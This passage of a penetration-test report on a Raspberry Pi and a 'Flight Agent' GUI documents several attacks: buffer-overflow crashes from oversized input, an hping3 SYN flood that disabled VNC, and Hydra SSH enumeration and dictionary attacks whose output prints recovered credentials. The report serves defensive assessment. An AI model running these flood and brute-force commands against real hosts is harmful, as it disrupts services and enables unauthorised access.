AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA,textdump
```

This is the process of generating data larger than the buffer size (512 bytes) of the `decode_RAW_message` function.

```
PS C:\workspace\tcpproxy> python -c "print('A'*513)" > longdata.txt
PS C:\workspace\tcpproxy> ls


    디렉터리: C:\workspace\tcpproxy


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----      2025-06-15   오후 9:20                .idea
d-----      2025-06-15   오후 5:06                .venv
d-----      2025-06-15   오후 5:20                proxymodules
-a----      2025-06-15   오후 5:05             16 .gitignore
-a----      2025-06-15   오후 5:05           1090 LICENSE
-a----      2025-06-15   오후 9:35           1032 longdata.txt
-a----      2025-06-15   오후 5:05           5278 mitm.pem
-a----      2025-06-15   오후 5:05          11851 README.md
-a----      2025-06-15   오후 5:05             20 requirements.txt
-a----      2025-06-15   오후 5:05          19899 tcpproxy.py


PS C:\workspace\tcpproxy> cat .\longdata.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- **replace:search=8D:replace=...** replaces the `"8D"` pattern in SBS messages with a very long string of `"A"` characters.
- **Result:** The manipulated data, when processed by the SBS parsing application, causes a buffer overflow due to the unsafe `strcpy` function, leading to a crash (DoS).





VNC Server Attack

Executive Summary

A security assessment was conducted on a Raspberry Pi system exposing VNC and SSH services. The objective was to evaluate the risks associated with remote access configurations. The test revealed that although brute-force attacks against the VNC service were ineffective due to strong authentication mechanisms, direct VNC client access using system credentials (identical to SSH) allowed full remote control of the device. This configuration poses a significant security risk, as compromise of SSH credentials enables complete system takeover via VNC.

Test Environment

- **Target Device:** Raspberry Pi running Linux
- **Open Ports/Services:**
  - SSH (port 22) – OpenSSH 9.2p1 Debian
  - VNC (port 5900) – VNC protocol 3.8, supporting VeNCrypt/RA2 authentication
  - Additional HTTP services (ports 3000, 8080)
- **Tools Used:**
  - Nmap for port scanning
  - Hydra for brute-force testing
  - Kali Linux VNC client (vncviewer)
- **VNC Server Configuration:** Set to accept system account credentials (same as SSH), not a separate VNC password.

Attack Steps

1. Port Scanning

- Used Nmap to identify open ports and services on the Raspberry Pi.
- Confirmed VNC (5900/tcp) and SSH (22/tcp) were accessible.

```
C:\Users\user>nmap -sC -sV 172.20.3.156
Starting Nmap 7.97 ( https://nmap.org ) at 2025-06-17 20:18 -0400
Nmap scan report for 172.20.3.156
Host is up (0.0070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 c4:22:20:e5:3a:24:fe:21:a7:33:71:d0:2d:1d:32:b6 (ECDSA)
|_  256 5b:5e:16:3a:fa:6f:d7:4b:4f:2c:44:85:a2:df:af:da (ED25519)
5900/tcp open  vnc     VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     Unknown security type (129)
|     RA2 (5)
|   VeNCrypt auth subtypes:
|_    Plain, Server-authenticated TLS (262)
MAC Address: 2C:CF:67:E4:35:FD (Raspberry Pi (Trading))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds

C:\Users\user>
```


2. Brute-force Attack Attempt

- Attempted to brute-force VNC authentication using Hydra.
- Attack failed because the VNC server only supported VeNCrypt/RA2 authentication, which Hydra does not support.

```
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
```

3. Direct VNC Client Connection

- Used a VNC client (`vncviewer`) to connect to the VNC server.
- The VNC server prompted for system account credentials (same as SSH).
- Successfully authenticated using SSH credentials, gaining full remote desktop access to the Raspberry Pi.



Web Vulnerability Assessment Report

Executive Summary
A comprehensive automated vulnerability assessment was conducted on the target web application using Wapiti. The goal was to identify potential security weaknesses such as SQL Injection, Cross-Site Scripting (XSS), Path Traversal, and other common web vulnerabilities. **No vulnerabilities were detected during the assessment.** The application demonstrated a strong security posture against the attack vectors tested by the tool.

Assessment Scope

- **Target URL:** http://172.20.3.156:3000/
- **Assessment Type:** Automated black-box vulnerability scan
- **Tool:** Wapiti 3.0.4
- **Modules Enabled:** SQL Injection, XSS, XXE, and all default modules

Methodology

- The assessment was performed using Wapiti from a Kali Linux environment.
- The scanner was configured to test for a wide range of vulnerabilities, including but not limited to:
    - SQL Injection
    - Cross-Site Scripting (XSS)
    - XML External Entity (XXE)
    - Path Traversal
    - Command Execution
    - HTTP Header Security
- The scan covered all accessible endpoints and parameters exposed by the application.

Summary of Findings

Wapiti vulnerability report

Target: http://172.20.3.156:3000/

Date of the scan: Wed, 18 Jun 2025 18:46:44 +0000. Scope of the scan: folder

Summary

Category	Number of vulnerabilities found
Backup file	0
Blind SQL Injection	0
Weak credentials	0
CRLF Injection	0
Content Security Policy Configuration	0
Cross Site Request Forgery	0
Potentially dangerous file	0
Command execution	0
Path Traversal	0
Htaccess Bypass	0
HTTP Secure Headers	0
HttpOnly Flag cookie	0
Open Redirect	0
Secure Flag cookie	0
SQL Injection	0
Server Side Request Forgery	0
Cross Site Scripting	0
XML External Entity	0
Internal Server Error	0
Resource consumption	0
Fingerprint web technology	0

VNC Server DOS Attack Report

Executive Summary

This report outlines the results of Denial-of-Service (DOS) testing performed on two services running on the same host: a Node.js Express web server (port 3000) and a VNC server (port 5900). The attack was conducted using only the `hping3` tool, focusing on connection and SYN flooding. The web server demonstrated strong resilience, while the VNC server became unresponsive and caused system-wide instability. These findings highlight the importance of service architecture and the need for robust DOS protection.

Test Environment


- **Host:** Single host running both services
- **Web Server:** Node.js Express application (port 3000)
    - **Architecture:** Asynchronous, event-driven
- **VNC Server:** VNC protocol implementation (port 5900)
    - **Architecture:** Session-based, RFB protocol
- **Attack Tool:** `hping3` for SYN/connection flooding
- **Network:** Local network or WSL environment

Attack Steps


1. **Preparation**
    - **Identify Target Port:** VNC server (5900)
    - **Verify Service Availability:** Confirm the VNC server is running and accessible
2. **VNC Server (Port 5900) DOS Test**
    - **Tool:** `hping3`
    - **Command Example:**

      ```
      hping3 -S -p 5900 --flood 172.20.3.156
      ```

- Before



- After




Buffer overflow drawing polygon


Overview
Flight Agent has a feature that allows you to add regions of interest. We can add regions by connecting edges to the GUI, and we have verified the handling of cases where the maximum number of edges is exceeded.


Environments
• **Target Device:** Windows GUI(Flight Agent) application • **Tools Used:**   ◦ None. • **Configuration:** -

Test Steps
1. drawing polygon using more than max value. (In this case, I reduced the max value from 5000 to 20 to simplify the test)



2. Local buffer data






3. data overwrite on stack

- stack data is overwritten by the each "Edge" data.

```
000000B034CFC960  C03B62739CEDA300   ?bs뿣?
000000B034CFC958  0000000000000100  ........
000000B034CFC950  3FC27BEF7F342E80   ???4..
000000B034CFC948  3F9B5063E8BBF800   ?뻜c뻄?
000000B034CFC940  3FAF75E3043B4A00   ?힚?;J.
000000B034CFC938  0000029AD7B98F60   ...쉈뷓`
000000B034CFC930  0000001500000001  ........
000000B034CFC928  00000001D7C3DE60   ....倫?
000000B034CFC920  0000029AD7C1FE70   ...쉈짓p
000000B034CFC918  000002B1D7C3DE00   ...그좁.
000000B034CFC910  0000029AD7C3DDD0   ...쉈쵸?
000000B034CFC908  0000029AD7C3DDA0   ...쉈쵸?
000000B034CFC900  0000029AD7C3DD70   ...쉈쵸p
000000B034CFC8F8  0000029AD7C3DD40   ...쉈쵸@
000000B034CFC8F0  0000029AD7C3DD10   ...쉈쵸.
000000B034CFC8E8  0000029AD7C3DCE0   ...쉈췽?
000000B034CFC8E0  0000029AD7C3DCB0   ...쉈췽?
000000B034CFC8D8  0000029AD7C3DC80   ...쉈췽.
000000B034CFC8D0  0000029AD7C3DC50   ...쉈췽P
000000B034CFC8C8  0000029AD7C3DC20   ...쉈췽
000000B034CFC8C0  0000029AD7C3DBF0   ...쉈췻?
000000B034CFC8B8  0000029AD7C3DBC0   ...쉈췻?
000000B034CFC8B0  0000029AD7C3DB90   ...쉈췻?
000000B034CFC8A8  0000029AD7C3DB60   ...쉈췻`
000000B034CFC8A0  0000029AD7C3DB30   ...쉈췻0
000000B034CFC898  0000029AD7C3DB00   ...쉈췻.
000000B034CFC890  0000029AD7C3DAD0   ...쉈췸?
000000B034CFC888  0000029AD7C3DAA0   ...쉈췸?
000000B034CFC880  0000029AD7C3DA70   ...쉈췸p
000000B034CFC878  0000029AD7C3CF60   ...쉈즙`
000000B034CFC870  0000029AD7C3DA40   ...쉈췸@
000000B034CFC868  0000000000000001  ........
000000B034CFC860  0000029AD7B950F0   ...쉈룸?
```

4. select ok cause the fault.



Find out Raspberry PI IP address and ID, Password of SSH

Find out IP address

Raspberry PI often opens port 22 for SSH access, so use nmap to find the IP with port 22 open.

nmap -p 22 --open -sV 172.20.0.0/22

```
Nmap scan report for 172.20.3.156
Host is up (0.0077s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We found 1 IP address.

Nmap: Network Mapper. A network scanning tool used to analyze the port status, service information, operating system, etc. of a specific IP or network.

Find out SSH ID

In order to find out the IDs that exist in SSH, we print out the timestamp for how long each ID takes.

If it is a non-existent ID, it will be terminated immediately, and if it is an existing ID, it will take a little more time.

For testing, we performed the following two test methods.

(1) Checking IDs using the hydra program

```
hydra -L test.txt -p '' -t 1 -F -vV 172.20.3.156 ssh;
```

(2) We wrote a python program that executes SSH user authentication in order and checked the total time taken (7 hours)

- TCP connection
- SSH banner exchange
- Key Exchange (KEX) — Symmetric key generation
- Receive server Host Key
- User authentication request
- Server-side failure response processing

As a result of the test, there is **no meaningful time difference** between an existing ID and a non-existent ID.

It is thought that **SSH** has a built-in **defense technique for timing analysis**, so it does not immediately give a failure response even if it fails.

Find out SSH Password

We found Reinhold's dictionary on the internet and tried to attack the dictionary using Hydra program.

This dictionary contains 7700 words and it takes **4500 hours** to find **the combination of ID and Password**.

```
[STATUS] 224.00 tries/min, 224 tries in 00:01h, 60465956 to do in 4498:58h, 20 active
```

To save time, we **assumed that we know ID 'lg'** and ran hydra again to find the password.

```
hydra -l lg -P Reinhold.txt -t 20 -F -V 172.20.3.156 ssh
```

Total estimated time for password search is 42 minutes

```
[STATUS] 185.00 tries/min, 185 tries in 00:01h, 7598 to do in 00:42h, 20 active
```

After 15 minutes, I found the password 'lg'

```
[ATTEMPT] target 172.20.3.156 - login "lg" - pass "lf" - 3781 of 7783 [child 4] (0/7)
[ATTEMPT] target 172.20.3.156 - login "lg" - pass "lg" - 3782 of 7783 [child 1] (0/7)
[22][ssh] host: 172.20.3.156   login: lg   password: lg
[STATUS] attack finished for 172.20.3.156 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-18 15:45:05
```

Dictionary Attack is an attack method that uses a list of **prepared passwords** to find the login information for a specific account.

This method is similar to Brute Force Attack, but it differs in that it utilizes a list of passwords collected in advance rather than randomly trying all possible combinations.

Hydra is a powerful tool that can **perform dictionary attacks** on various network protocols. It can be applied to various services such as SSH, FTP, Telnet, and HTTP login pages.

Lesson Learned

(1) When releasing a product, if the SSH port is open, it can be a target of hacking attacks by SSH port scans, so the **SSH port should always be closed** when releasing the product.

(2) If we have enough time, we can find the ID and Password by using a Dictionary Attack that combines the ID and Password.

(3) It doesn't take long to find a simple Password when we know the ID.

(4) When creating a Password, we **should use a complex Password** that is not in the Dictionary.

GUI RawRecording (tampering)

Overview

There is no file encryption on record data, so we can modify the recorded raw data in file system.

Modify the record RAW data is input, input validation is not applied in the RAW Decode function. We have verified a method to crash the GUI application by using this.

Environments

- **Target Device:** Windows GUI(Flight Agent) application
- **Tools Used:**
    - Text Editor
- **Configuration:** get or generate raw record data.

Test Steps

1. source code

